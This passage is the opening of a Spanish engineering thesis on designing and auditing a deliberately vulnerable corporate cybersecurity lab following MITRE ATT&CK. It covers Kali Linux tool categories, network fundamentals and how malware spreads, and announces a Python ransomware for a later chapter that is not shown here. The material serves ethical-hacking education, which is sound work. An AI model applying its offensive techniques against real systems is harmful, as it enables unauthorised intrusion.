UNIVERSIDAD POLITÉCNICA DE MADRID

ESCUELA TÉCNICA SUPERIOR DE INGENIEROS DE TELECOMUNICACIÓN

GRADO EN INGENIERÍA DE TECNOLOGÍAS Y SERVICIOS DE TELECOMUNICACIÓN

TRABAJO FIN DE GRADO

DISEÑO Y AUDITORÍA DE UN LABORATORIO DE CIBERSEGURIDAD BASADO EN UN ESCENARIO DE INFRAESTRUCTURA CORPORATIVA MEDIANTE EL MODELO MITRE ATT&CK.

ÁLVARO DE ROJAS MARAVER

JUNIO 2022

GRADO EN INGENIERÍA DE TECNOLOGÍAS Y SERVICIOS DE TELECOMUNICACIÓN

TRABAJO DE FIN DE GRADO

Título: Diseño y auditoría de un laboratorio de ciberseguridad basado en un escenario de infraestructura corporativa mediante el modelo Mitre Att&ck.

Autor: Álvaro de Rojas Maraver.

Tutor: Xavier Larriva Novo.

Ponente: D. ……

Departamento: Departamento de Ingeniería de Sistemas Telemáticos.

MIEMBROS DEL TRIBUNAL

Presidente: D. ……

Vocal: D. …….

Secretario: D. …….

Suplente: D. …….

Los miembros del tribunal arriba nombrados acuerdan otorgar la calificación de: ……

Madrid, a ... de … de 20…

UNIVERSIDAD POLITÉCNICA DE MADRID

ESCUELA TÉCNICA SUPERIOR DE INGENIEROS DE TELECOMUNICACIÓN

GRADO EN INGENIERÍA DE TECNOLOGÍAS Y SERVICIOS DE TELECOMUNICACIÓN

TRABAJO FIN DE GRADO

DISEÑO Y AUDITORÍA DE UN LABORATORIO DE CIBERSEGURIDAD BASADO EN UN ESCENARIO DE INFRAESTRUCTURA CORPORATIVA MEDIANTE EL MODELO MITRE ATT&CK.

ÁLVARO DE ROJAS MARAVER

JUNIO 2022

Resumen

Este trabajo consiste en el diseño, desarrollo y explotación de un laboratorio de ciberseguridad que simula una infraestructura corporativa. Se empleará Vagrant como herramienta de desarrollo y configuración del entorno virtualizado, el proveedor será VirtualBox y el aprovisionamiento de los servicios de las máquinas virtuales se implementará mediante el lenguaje de comandos bash y Ansible. La infraestructura corporativa del laboratorio estará formada por varias redes internas, servidores, equipos finales de usuario y banderas ocultas en el escenario. Para superar el laboratorio se tendrá que analizar y localizar vulnerabilidades en los servicios que nos ofrece cada máquina virtual del escenario y encontrar las banderas escondidas.

En el presente trabajo se pondrán en práctica diversas técnicas de pentesting para conseguir romper el perímetro de cada red interna y comprometer el dominio completo de la infraestructura corporativa. Para realizar la auditoría del laboratorio se utilizará Kali Linux como sistema operativo de la máquina atacante y las herramientas open source que nos proporciona dicha distribución de Linux. Para explotar el escenario se seguirán las diversas tácticas y técnicas que nos ofrece la matriz del modelo Mitre Att&ack: Acceso inicial, ejecución, persistencia, escalada de privilegios, evasión de la defensa, acceso mediante credenciales, descubrimiento, movimiento lateral, recolección de información, comando y control, exfiltración e impacto.

El objetivo consiste en encontrar las vulnerabilidades existentes en el escenario, lograr tener el control total sobre las máquinas, obteniendo permisos de administrador y encontrando las banderas escondidas. Para ello se aplicarán técnicas de hacking de sistemas y hacking web basadas en escaneos de red, búsqueda de vulnerabilidades en puertos, servicios y protocolos, ejecución de exploits, elaboración de malware con python, escalada de privilegios, movimientos laterales y post-explotación.

En este trabajo se pretende concienciar a las personas acerca de la importancia de la ciberseguridad. Así como mostrar la manera en la que un ciberdelincuente puede eludir los controles de seguridad y aprovechar las vulnerabilidades que le ofrece una infraestructura, con el objetivo de comprometer a toda una red corporativa. Se propondrán una serie de implementaciones y controles de seguridad para protegerse de estos ataques y solventar las vulnerabilidades detectadas.

El laboratorio tiene un propósito educativo, todo el entorno e infraestructura podrá ser reutilizada por otros alumnos que quieran poner en práctica sus habilidades de pentesting y hacking ético. El código de despliegue y el manual de instalación del escenario se subirán a git para que pueda ser reutilizado por otros alumnos o profesores.

Summary

This project consists in the design, development and exploitation of a cybersecurity laboratory that simulates a corporate infrastructure. Vagrant will be used as the development and configuration tool for the virtualised environment, the provider will be VirtualBox, and the provisioning of the virtual machine services will be implemented using bash and Ansible command languages. The corporate infrastructure of the laboratory will consist of different internal networks, servers, end-user equipment and hidden flags in the scenario. To complete the laboratory, it will be necessary to analyze and identify vulnerabilities in the services offered by each virtual machine in the scenario and to find the hidden flags.

In this project, different pentesting techniques will be tested in order to breach the perimeter of every internal network and compromise the entire domain of the corporate infrastructure. To carry out the laboratory audit, Kali Linux will be used as the operating system of the attacker machine and the open source tools provided by this Linux distribution. To exploit the scenario, we will use the different tactics and techniques offered by the Mitre Att&ack model matrix: Initial access, execution, persistence, privilege escalation, defense evasion, credential access, discovery, lateral movement, information gathering, command and control, exfiltration, and impact.

The objective is to find the vulnerabilities in the scenario, gain full control over the machines, obtain administrator permissions, and find the hidden flags. This will be done by applying system hacking and web hacking techniques based on network scans, searching for vulnerabilities in ports, services, and protocols, executing exploits, developing malware with Python, privilege escalation, lateral movement, and post-exploitation.

This project aims to raise awareness about the importance of cybersecurity. It will also show how a cybercriminal can bypass security controls and exploit vulnerabilities in an infrastructure in order to compromise an entire corporate network. A list of security controls and implementations will be proposed to protect against these attacks and to resolve the vulnerabilities detected.

The lab has an educational purpose, the entire environment and infrastructure can be used by other students who want to practice their pentesting and ethical hacking skills. The deployment code and the scenario installation manual will be posted on git for other students and teachers to use it.

Palabras clave

- VirtualBox
- Vagrant
- Ansible
- Ciberseguridad
- Mitre Att&ck
- Pentesting
- Malware
- Vulnerabilidades
- Kali Linux
- Metasploit
- Ransomware
- Fuerza bruta
- Ataque al diccionario
- Exploit

Keywords

- VirtualBox
- Vagrant
- Ansible
- Cybersecurity
- Mitre Att&ck
- Pentesting
- Malware
- Vulnerabilities
- Kali Linux
- Metasploit
- Ransomware
- Brute force
- Dictionary attack
- Exploit

Agradecimientos

En esta sección me gustaría gradecer a todas aquellas personas que me han mostrado su apoyo durante la realización de este trabajo, que han confiado en mí a lo largo de la carrera universitaria y que han sido un pilar importante para mí en el transcurso de la universidad.

En primer lugar, agradecer a mis padres y a mi hermana Alba, por estar siempre animándome, por confiar en mí y por apoyarme en los momentos más duros de la universidad. Todavía recuerdo aquel primer año de carrera que siempre me sorprendían en los exámenes y parecía que no terminaba de arrancar con buen pie, pero mi familia siempre confío en mí y sabía que remontaría el vuelo.

En segundo lugar, agradecer a mis abuelos por confiar en mí, por estar siempre tan orgullosos de mi carrera universitaria, por su comprensión y empatía en todas las comidas familiares a las que no he podido asistir por asuntos académicos.

Agradecer a todos los compañeros que he conocido en la universidad Sergio, Luis, Bubu, Lledo, Adri, Portal, Fer, Ayala… con los que he vivido momentos únicos e irrepetibles en la universidad y siempre han sido unos buenísimos amigos. Agradecer a Bubu por haberme invitado innumerables veces a su casa a estudiar y por haber sido un apoyo incondicional en la universidad.

También me gustaría agradecer a mis compañeros de trabajo Adán, Iván, Omar y Juanjo que durante los últimos 8 meses han estado enseñándome y formándome como profesional de ciberseguridad, son muy buenos compañeros de trabajo y aprendo mucho de ellos todos los días. Agradecer a mi empresa Ackcent cybersecurity por haber confiado en mí y por haberme concedido esta oportunidad, que me ha hecho tanta ilusión.

Por último, agradecer a mi tutor del TFG y profesor de la ETSIT Xavier Larriva, por haberme guiado a lo largo de este largo camino de realización e implementación del proyecto, por haberme mostrado las últimas tecnologías y por el tiempo que ha dedicado en guiarme a lo largo del proyecto.

Índice de Contenido

1 INTRODUCCIÓN Y OBJETIVOS 1

2 HACKING ÉTICO 2

2.1 KALI LINUX. 2

3 FUNDAMENTOS DE REDES 3

3.1 Topologías de red. 4

3.1 Arquitecturas 5

4 MALWARE 7

4.1 Tipos de Malware. 8

5 FASES DEL PENTESTING: MITRE AT&CK 10

5.1 Táctica 1: Acceso inicial 12

5.2 Táctica 2: Ejecución 12

5.3 Táctica 3: Persistencia 12

5.4 Táctica 4: Escalada de privilegios. 12

5.5 Táctica 5: Evasión de la defensa 13

5.6 Táctica 6: Acceso a credenciales. 13

5.7 Táctica 7: Descubrimiento 13

5.8 Táctica 8: Movimiento lateral 14

5.9 Táctica 9: Recopilación 14

5.10 Táctica 10: Comando y control 14

5.11 Táctica 11: Exfiltración 15

5.12 Táctica 12: Impacto 15

6 PROPUESTA 16

6.1 Arquitectura del escenario. 16

6.2 Herramientas de desarrollo. 17

6.2.1 Virtual box. 17

6.2.2 Vagrant. 17

6.2.3 Ansible. 18

6.2.4 Bash. 18

6.3 Descripción del escenario. 19

6.4 Máquinas virtuales, usuarios, redes y servicios del escenario. 19

6.5 Banderas y objetivos. 21

7 DESARROLLO DE LA SOLUCIÓN 23

7.1 Instrucciones de instalación. 23

7.2 Auditoría y explotación del escenario. 25

7.2.1 Auditoría red de pruebas. Nivel de dificultad fácil del escenario. 26

7.2.1.1 Explotación máquina vm2, primera bandera. 28
7.2.1.2 Explotación máquina vm3, segunda bandera. 32
7.2.1.3 Explotación máquina vm4, tercera bandera. 34
7.2.1.4 Explotación máquina vm5, cuarta bandera. 36
7.2.2 Auditoría de la red de preproducción. Nivel de dificultad media del escenario. 38
7.2.2.1 Explotación máquina virtual vm6, quinta bandera. 39
7.2.2.2 Explotación máquina virtual vm7, sexta bandera. 41
7.2.2.3 Explotación máquina virtual vm8, séptima bandera. 42
7.2.2.4 Explotación máquina virtual vm9, octava bandera. 44
7.2.3 Auditoría de la red de producción. Nivel de dificultad avanzada del escenario. 45
7.2.3.1 Explotación máquina virtual vm10, novena bandera. 46
8 CONCLUSIONES Y LÍNEAS FUTURAS 49
8.1 Conclusiones 49
8.2 Líneas futuras 50
8.3 Repositorio de código 50
9 BIBLIOGRAFIA 51
Anexo A: Evidencias 57
A.01 Usuarios y máquinas virtuales del escenario 57
A.02 Auditoría de la red de pruebas: Escaneo de la red 58
A.03 Explotación VM2 64
Bandera 1 68
A.04 Explotación VM3 69
Bandera 2 70
A.05 Explotación VM4 71
Bandera 3 73
A.06 Explotación VM5 74
Bandera 4 76
A.07 Auditoría red de preproducción: Escaneo de red 77
A.08 EXPLOTACIÓN VM6 82
Bandera 5 83
A.09 EXPLOTACIÓN VM7 84
Bandera 6 85
A.10 EXPLOTACIÓN VM8 86
Bandera 7 87
A.11 EXPLOTACIÓN VM9 89
Bandera 8 91
A.12 Auditoría red de Producción: Escaneo de red 92
A.13 EXPLOTACIÓN VM10 93

Bandera 9 95
Anexo B: Aspectos éticos, económicos, sociales y ambientales 96
B.01 Introducción 96
B.02 Descripción de impactos relevantes relacionados con el proyecto 96
B.03 Análisis detallado de alguno de los principales impactos 97
B.04 Conclusiones 97
Anexo C: Presupuesto económico 98

Índice de Ilustraciones

Ilustración 1: Tipos de Redes según su Arquitectura 5
Ilustración 2: Matriz MITRE ATT&CK Enterprice for Linux 11
Ilustración 3: Matriz MITRE ATT&CK Entreprise for Linux 11
Ilustración 4: Principales aplicaciones de las Matrices MITRE ATT&CK 11
Ilustración 5: Arquitectura del escenario del Proyecto 16
Ilustración 6: Distribución de las banderas en el escenario 21
Ilustración 7: Tiempos estimados según tipo de usuario y Dificultad 22
Ilustración 8: Usuarios y máquinas virtuales del escenario 57

Acrónimos

- **DNS**: Domain Name Server.
- **SMTP**: Simple Mail Transfer Protocol.
- **FTP**: File Transfer Protocol.
- **OWASP**: Open Web Application Security Project.
- **CVE**: Common Vulnerabilities and Exposures.
- **SSH**: Secure Shell.
- **IP**: Internet Protocol.
- **VPN**: Virtual Private Network.
- **CPU**: Central Processor Unit.
- **IT**: Information technology.
- **URL**: Uniform Resource Locator.
- **TCP**: Transport Control Protocol.
- **IPSec**: Internet Protocol Security.
- **VSFTPD**: Very Secure FTP Daemon.
- **SMB**: Server message Block.
- **MD5**: Message Digest 5.
- **SHA256**: Secure Hash Algorithm.
- **DDOS**: Denial of Service.
- **SQLI**: Structured Query Language Protection.
- **MITM**: Man in the Middle.
- **XSS**: Cross-site scripting.
- **CSRF**: Cross-site Request Forgery.
- **NMAP**: Network Mapper.
- **MSF**: Metasploit Framework.
- **VLAN**: Virtual Local Area Network.
- **ARP:** Address resolution Protocol.

Capítulo 1

INTRODUCCIÓN Y OBJETIVOS

En este apartado explicaremos cómo se ha estructurado este trabajo, presentaremos la propuesta práctica de este proyecto e introduciremos los objetivos que se pretenden alcanzar realizando este trabajo.

Este proyecto se dividirá en dos partes, la parte teórica y la parte práctica. Las 15 primeras páginas se corresponden con la parte teórica del trabajo y en las 35 siguientes páginas se detalla la propuesta práctica. Además, debido a las limitaciones de extensión y espacio del trabajo, se ha añadido un anexo A con todas las evidencias del desarrollo de la propuesta.

El propósito de este trabajo será totalmente educativo. Durante la parte teórica se mostrarán las bases que serán necesarias para la correcta comprensión de la parte práctica, en la que se realizará el diseño, implementación y despliegue de una infraestructura de máquinas virtuales que se utilizará como escenario de pruebas. Dentro de los alcances de dicho escenario se pondrán en práctica los conocimientos teóricos de ciberseguridad y pentesting.

Se tratarán los aspectos más importantes acerca del hacking ético, qué es KaliLinux y Parrot OS, las herramientas principales que incluyen dichas distribuciones de Linux, veremos también las distintas clasificaciones de redes existentes, el malware y las distintas tácticas, técnicas y subtécnicas del modelo Mitre Att&ck. El temario abordado corresponde a los aspectos teóricos más importantes del certificado CEH, el cuál te acredita como “Ethical Hacker”. Este trabajo no pretender cubrir todos los temas de dicho certificado, pero sí proporcionar una visión general al lector.

La segunda sección del trabajo consistirá en el diseño, implementación y despliegue de un escenario basado en una infraestructura corporativa, formada por diversas máquinas virtuales implementadas con numerosas vulnerabilidades y diversas banderas escondidas por el escenario, que nos permitirá realizar una auditoría de la infraestructura. La explotación del escenario se realizará consultando las tácticas y técnicas del modelo Mitre Att&ack, que te proporcionan una visión acerca de los distintos vectores de ataque que se pueden emplear para aprovecharnos de las vulnerabilidades que nos ofrece el escenario.

El objetivo consistirá en ofrecer una visión educativa acerca de cómo un ciberdelincuente puede emplear diversas técnicas de pentesting para comprometer toda una infraestructura de máquinas virtuales. También pretende mostrar lo importante que es mantener un nivel de seguridad en nuestras redes para evitar ser víctima de estos ataques. La mejor forma de aprender a protegernos de dichos ataques es comprender cómo actúan los atacantes, para así entender sus pasadizos y colocar controles de seguridad que los corrijan o los bloqueen.

Todos los conocimientos que se aprenderán a lo largo de este trabajo tienen un enfoque ético y didáctico, no deben ser nunca utilizados fuera de los límites del entorno controlado de pruebas, en rangos o perímetros de red que no tengamos autorizado acceder o no seamos propietarios de ellos.

Capítulo 2

HACKING ÉTICO

2.1 KALI LINUX.

En esta primera sección de la parte teórica del trabajo, vamos a analizar los principales sistemas operativos y distribuciones que recomendamos utilizar para realizar auditorías de seguridad. En futuros apartados de la parte práctica del trabajo se diseñará un laboratorio y se realizará una auditoría de seguridad a la infraestructura del laboratorio. Para realizar la explotación de las máquinas virtuales del escenario utilizaremos Kali Linux como distribución Linux de la máquina atacante, por ello en esta parte teórica del trabajo explicaremos las características principales y funcionalidades de Kali Linux.

Como citaba Rafael Altube [01], Kali Linux junto con Parrot OS son dos de las distribuciones de Linux más utilizadas en el mundo de la ciberseguridad, ambas distribuciones utilizan el sistema operativo Debian GNU/Linux. Fueron implementadas con un enfoque profesional en este sector e incluyen un conjunto de numerosas herramientas que nos pueden ayudar en el ámbito de la ciberseguridad.

- **Herramientas principales de Kali Linux.**

La principal diferencia entre Kali Linux y otras distribuciones de Linux, es que incluye un conjunto de herramientas de ciberseguridad y paquetes preinstalados. Podemos hacer uso de estas herramientas desde la línea de comandos del terminal o desde la interfaz gráfica del sistema, aunque gran parte de las herramientas están específicamente diseñadas para poder utilizarse únicamente mediante la línea de comandos del sistema [01].

Este sistema nos proporciona numerosas herramientas [02] que nos permiten realizar diversas aplicaciones. A continuación, indicaremos algunas de las aplicaciones de estas herramientas.

- Recopilación de información: nmap, Zenmap, whois, nslookup, wireshark, tcpdump.
- Análisis de vulnerabilidades: Nmap, nessus, uniscan, seccubus, wmap, OpenVAS.
- Ataques a aplicaciones web: Burpsuite, dirb, dirbuster, gobuster, sqlmap, netcat, ZAP.
- Herramientas de explotación: Metasploit Framework, Beef, Armitage.
- Herramientas forenses: Binwalk, HashDeep, PdfId, Bulk extractor, Chkrootkit.
- Sniffing y Spoofing: Burpsuite, dnsspoof, netsniff-ng, dnschef, sslsplit, tcpreplay.
- Ataques con contraseña: Medusa, Ncrack, John the ripper, crunch, Hydra, xHydra.
- Mantener el acceso, persistencia: Metasploit, backdoors.

Podemos instalar Kali Linux de diversas formas: mediante VirtualBox o VMWare, realizando una partición de disco duro o podemos instalar el sistema en un dispositivo USB extraíble.

En la parte práctica de este trabajo, se mostrarán casos de uso de las principales herramientas open source que nos ofrece Kali Linux, para la explotación de una infraestructura de varias máquinas virtuales. Además, se proporcionarán ejemplos de uso de todas estas herramientas en el terminal de comandos de Kali Linux. Durante la realización de este trabajo se empleará Kali Linux como sistema operativo del atacante, pero también se podrían utilizar otras distribuciones como Parrot OS.

Capítulo 3

FUNDAMENTOS DE REDES

En este segundo apartado explicaremos las redes, proporcionaremos una breve definición y mostraremos las distintas maneras que tenemos para clasificar las redes en función de sus principales características. Hemos considerado incluir este apartado en la parte teórica del trabajo, ya que en apartados posteriores explotaremos una infraestructura de laboratorio constituida por diferentes redes privadas.

Haciendo apelación a lo que menciona la web de ionos en su post acerca de las redes de ordenadores [03]. Una red puede interconectar diversos tipos de dispositivos: ordenadores, servidores, dispositivos móviles, dispositivos inteligentes y otros elementos de red (routers, firewalls, proxy, repetidores). La interconexión y transmisión de información entre dos o más dispositivos conectados a una red, puede realizarse mediante distintos medios, por cable, por conexión inalámbrica o por radiofrecuencia.

Podemos clasificar los elementos de una red en componente físico o hardware y componente lógico o software. A continuación, explicaremos en qué consiste cada uno de ellos.

- **El componente físico de la red o hardware:** Formado por todos los elementos materiales, y los medios de transmisión. Algunos ejemplos de componentes físicos son el conmutador de red (switch), el enrutador (router), el puente de red (bridge).
- **El componente lógico de la red o software:** Formado por todos los programas o scripts que controlan la transmisión de información a través de una red. El componente lógico hace referencia al modelo de comunicaciones, sus protocolos y configuraciones de software, por lo que cabe mencionar los modelos de comunicaciones OSI y TCP/IP.

Las redes pueden clasificarse en función de diversos criterios como su topología, su arquitectura, sus protocolos de comunicación, su localización geográfica, su distribución lógica. En apartados posteriores explicaremos la clasificación de las redes en función de su topología y de su arquitectura.

La arquitectura de red más clásica y elemental consiste en la comunicación de dos dispositivos a través de un cable, este modelo de red es conocido como “red peer to peer”, cuya traducción en español significa red punto a punto. En estas redes el cable es el medio de interconexión y nos permite la comunicación directa entre dos ordenadores. Los dos ordenadores poseen acceso a la información del otro dispositivo y pueden usar recursos compartidos [03].

Hoy en día las redes han evolucionado mucho y se ha incrementado el nivel de complejidad de estas, incorporando nuevos dispositivos, configuraciones y elementos de red que añaden nuevas características y funcionalidades. Para poder llevar a cabo el diseño e implementación de una infraestructura de red que conecte más de dos ordenadores, utilizaremos las redes cliente-servidor. En las redes cliente-servidor, el cliente solicita ciertos recursos concretos a el servidor y es el servidor el que provee al cliente de los recursos que ha solicitado. Este proceso consiste en una petición del cliente a el servidor (request) y una respuesta del servidor (response) [03].

En los siguientes puntos se profundizará más acerca de las diversas clasificaciones de redes existentes, la topología, la arquitectura. Esta sección es bastante importante, ya que para poder diseñar y programar correctamente la arquitectura de red del escenario, debemos entender los conceptos generales de las redes, su arquitectura y dimensionado.

3.1 Topologías de red.

Como hemos comentado en el apartado anterior, las redes se pueden clasificar atendiendo a diversos criterios. En esta sección explicaremos que es la topología de una red [04] y analizaremos los distintos tipos de redes según su topología.

La topología de red es la disposición espacial de los elementos de una red, se pueden colocar en forma de bus, de estrella, de anillo, de malla, de árbol o una combinación de las anteriores [04]. Los componentes de una red pueden ser cables, hubs, switches, routers, tarjetas de red.

Después de haber consultado la página "AreaTecnología" [05], explicaremos los principales tipos de topologías de red, cuáles son las más utilizadas frecuentemente, y las ventajas e inconvenientes de cada tipo de topología.

- **Bus:** Es la topología de red más simple, se trata de un único cable central que transmite toda la información hacia los distintos nodos de la red que están conectados a dicho cable. En este tipo de redes no hay un camino más corto por determinar, el camino es siempre el mismo ya que la información viaja de forma secuencial de un lado al otro del cable de conexión. El despliegue de estas redes es muy sencillo y económico, pero en el supuesto caso de caída del cable central, la red resultaría inoperativa [05].
- **Estrella:** En esta topología podemos distinguir dos tipos de roles, el del nodo central y el del resto de nodos de la red. El elemento central puede ser un hub o switch que dispone de conexión total con el resto de los nodos de la red, mientras que estos solo se conectan con el nodo central [05]. En caso de contingencia, el nodo central es la máquina más importante, si esta se cae la arquitectura de red quedaría inoperativa.
- **Anillo:** Como su nombre indica, en esta topología de red todos los nodos están enlazados manteniendo una disposición circular en forma de anillo. Cada nodo de la red dispone de dos únicos enlaces, uno con el nodo anterior y otro con el nodo siguiente. Esta red presenta grandes inconvenientes, ya que, si un nodo de la red queda inoperativo, toda la red se caería por completo [05].
- **Malla:** Esta topología se caracteriza por la redundancia de enlaces que presenta, permitiendo el tránsito de información a través de diversos caminos distintos. En caso de que un nodo de la red se caiga, se recalcula el camino más eficaz para enviar la información. Este tipo de topologías es muy fiable, en términos de disponibilidad y contingencia, pero su instalación supone una mayor inversión económica [05].
- **Híbrida:** En determinadas ocasiones podemos realizar un despliegue de red formado por la combinación de varias topologías distintas, ya que estas por si solas no se adaptan a nuestros objetivos de conexión específicos. Emplear una topología de red híbrida puede tener muchas ventajas, ya que al utilizar diversas topologías podremos aprovechar los beneficios que nos ofrece cada tipo de topología concreta empleada y conseguir una red que se adapte a nuestras necesidades específicas [05].
- **Árbol:** Como su nombre indica sus elementos o nodos de la red están conectados manteniendo una forma de árbol jerárquico. Existen varios niveles jerárquicos que permiten que, si un nodo de la red se cae, no quede inoperativa toda la red, sino

únicamente la rama de la red a la que esté conectado dicho nodo, manteniendo operativas el resto de las ramas de la infraestructura de la red [05].

Las topologías de red más utilizadas hoy en día son la de malla y la de estrella jerárquica [05]. Estos dos tipos de topologías presentan multitud de ventajas, ya que, en caso de caída de algún nodo de la red, no produciría una caída total de la red y sería fácil volver a restaurar el correcto funcionamiento del nodo que se ha caído. Estas dos topologías presentan numerosos caminos para llegar de un nodo a otro, que generan redundancia de enlaces.

3.1 Arquitecturas

En esta sección veremos otro criterio de clasificación de las redes, en función de su arquitectura, y con ello completaremos los conocimientos básicos acerca de los componentes físicos de una red y las distintas clasificaciones de las redes en función de diversos criterios.

La arquitectura de red es el diseño, los componentes, protocolos e infraestructura que conforman una red de comunicaciones.

A continuación, se enumerarán los componentes principales de una red.

- Servidores
- Clientes
- Tarjetas de Red
- Repetidores
- Bridges
- Routers
- Hubs
- Medios de Transmisión

Finalmente se analizarán los distintos tipos de redes según su alcance y su arquitectura. Haciendo apelación a lo que menciona la web de ionos en su post acerca de los tipos de redes y arquitecturas de red [06], podemos distinguir las redes LAN o redes de área local, las redes MAN o redes de área metropolitana, las redes PAN o redes de área personal, las redes WAN o redes de área amplia y las redes VPN o redes privadas virtuales.




Ilustración 1: Tipos de Redes según su Arquitectura

- **Red LAN:** Una red de área local (LAN) es una arquitectura de red constituida por al menos dos dispositivos conectados entre sí [07]. Son redes que proporcionan conexión en un rango máximo de 2 Km. Existen redes LAN diseñadas específicamente para proporcionar conexión en un edificio de 200 metros y redes LAN que pueden conectar un colegio, universidad o unidad corporativa y abarcan un rango de 2 Km.

  Podemos distinguir dos tipos de redes de área local en función del tipo de conexión por cable LAN o conexión inalámbrica WLAN [07].

  LAN de conexión por cable.
  - Se emplean los estándares de Ethernet, FDDI, ARCNET o Token Ring.
  - La transmisión se realiza mediante cables de cobre o fibra de vidrio.
  - Cuando se conectan tres o más dispositivos, se emplean bridges, switches, y hubs. Estos elementos reencaminan la información a los distintos nodos de la red, para permitir enviar información a más de un destinatario a la vez.

  LAN de conexión inalámbrica (WLAN).
  - Emplea los estándares de la familia de normas IEEE 802.11.
  - Ofrece una fácil configuración e instalación de nuevos nodos en la red.
- **Red MAN:** Una red de área metropolitana (MAN) es una red de largo alcance y de alta velocidad que permite la conexión de múltiples redes de área local. Existen redes MAN diseñadas para proporcionar conexión en un área geográfica de 50 Km [07].
  - Emplea los estándares de la familia de normas IEEE 802.16.
  - Se interconectan las LAN mediante líneas arrendadas.
- **Red WAN:** Una red de área amplia (WAN) es un tipo de red de largo alcance y de alta velocidad que comunica varias redes geográficas más pequeñas, como las de área local [07]. Es importante aclarar que una red WAN no requiere conectarse a redes LAN, puede conectarse a otros tipos distintos de redes más pequeñas e interconectarlas.
  - Las WAN emplean líneas arrendadas para interconectar las redes LAN [07].
- **Red PAN**: Una red de área personal (PAN) comunica distintos dispositivos como ordenadores, teléfonos, dispositivos inteligentes, asistentes de voz. Esta conexión se puede realizar mediante distintos medios: por cable, por tecnología Bluetooth, por USB o FireWire, proporcionando conexión en un área geográfica de 10 metros [07].
- **Red VPN:** Una red privada virtual (VPN) se utiliza para conectar unidades corporativas o sistemas informáticos a diversos puntos de la red pública, pero con las políticas, funcionalidades y seguridad de una red privada [07]. Es una solución para añadir seguridad a nuestra conexión a internet y disponemos de numerosas posibilidades gratuitas.
  - En las redes públicas se suelen cifrar los datos enviados a través de la VPN para asegurar que ningún atacante pueda interceptar nuestras conversaciones en texto claro. El emisor genera la información cifrada y únicamente el receptor va a tener la clave de descifrado [07].

Capítulo 4

MALWARE

En este quinto apartado de la sección teórica del trabajo, explicaremos que es el malware, como se propaga el malware, los síntomas más frecuentes de un equipo que ha sido infectado con malware y los distintos tipos de malware que existen. Para la realización de la parte práctica del trabajo necesitaremos entender estos conceptos, ya que se desarrollará mediante Python un ransomware, que es uno de los principales tipos de malware y se ejecutará sobre una máquina víctima del entorno del laboratorio.

El término Malware hace referencia a todo código malicioso o software que puede damnificar a un dispositivo. Suele perjudicar los sistemas informáticos, vigilar datos, extraer información y secuestrar funciones elementales. Como indica Rocío García [08], el objetivo perseguido por el malware es conseguir un beneficio, ya sea económico, secuestrando información privada de usuarios para distintitos fines o recopilando información.

Métodos de propagación del malware.

Para evitar ser atacados por los distintos tipos de malware la clave es la responsabilidad a la hora de navegar por la red, como bien se suele decir: "Tener dos dedos de frente". Pues a la hora de surcar la red, se debe dudar siempre de lo que se ve y se recibe; sobre todo si no se tiene el conocimiento suficiente para poder alertarse de un posible ataque de malware. A continuación, explicaremos los métodos más comunes de propagación del malware.

- **Correos electrónicos:** Un cibercriminal puede enviar un correo malicioso o phishing con una URL o enlace malicioso que te redirija a un portal de descarga de malware o puede enviar un archivo adjunto que contenga malware en el mensaje de correo [08].
- **Vulnerabilidades:** Un atacante puede aprovecharse de una vulnerabilidad del sistema o de la red a la que estamos conectados, esto le permitiría instalar cualquier tipo de malware con el objetivo de infectar nuestro dispositivo [08]. Estas vulnerabilidades se deben a un mal mantenimiento del sistema, a versiones obsoletas o desactualizadas de servicios y protocolos, y a parches de seguridad no aplicados.
- **Aplicaciones:** Una aplicación es un software que proporciona un servicio o realiza una función concreta. Un cibercriminal puede esconder código malicioso en el software de ciertas aplicaciones y publicarlas en internet para que otros usuarios las descarguen y se infecten de malware. No todas las aplicaciones son lícitas, muchas de las aplicaciones que hay expuestas en internet tienen intenciones maliciosas, por ello es recomendable siempre descargar las aplicaciones de una fuente fiable [08].
- **Redes Wi-Fi públicas:** Es uno de los principales peligros, ya que un atacante podría tener visibilidad de todos los usuarios conectados a la red y mediante diversas herramientas de escaneo de red como por ejemplo nmap o nessus podría analizar nuestros servicios, versiones y protocolos de comunicación en busca de vulnerabilidades. Además, un atacante podría analizar todo el tráfico de la red con la herramienta Wireshark para interceptar nuestros paquetes y obtener información. En caso de necesitar acceder a una red Wi-Fi pública es recomendable utilizar VPN [08].

- **Descargas de Internet:** Todo lo que descargamos de internet no es legítimo y libre de virus, también existen en internet muchas páginas web maliciosas de descarga de malware. Por ello es importante disponer de un antivirus en nuestro dispositivo y a nivel corporativo de un servidor PROXY que proteja la navegación web de los usuarios.
